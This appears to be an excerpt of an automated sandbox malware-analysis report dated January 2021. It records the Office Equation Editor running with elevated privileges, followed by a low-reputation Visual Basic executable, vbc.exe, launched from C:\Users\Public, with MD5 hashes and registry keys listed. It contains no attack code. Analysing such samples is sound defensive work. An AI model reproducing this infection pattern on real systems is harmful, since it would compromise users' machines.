Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2816 Parent PID: 2584

General

Start time:	18:59:26
Start date:	21/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	98304 bytes
MD5 hash:	3421EBB45A538C5044D484703448F2A7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Antivirus matches:	• Detection: 10%, Virustotal, Browse
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis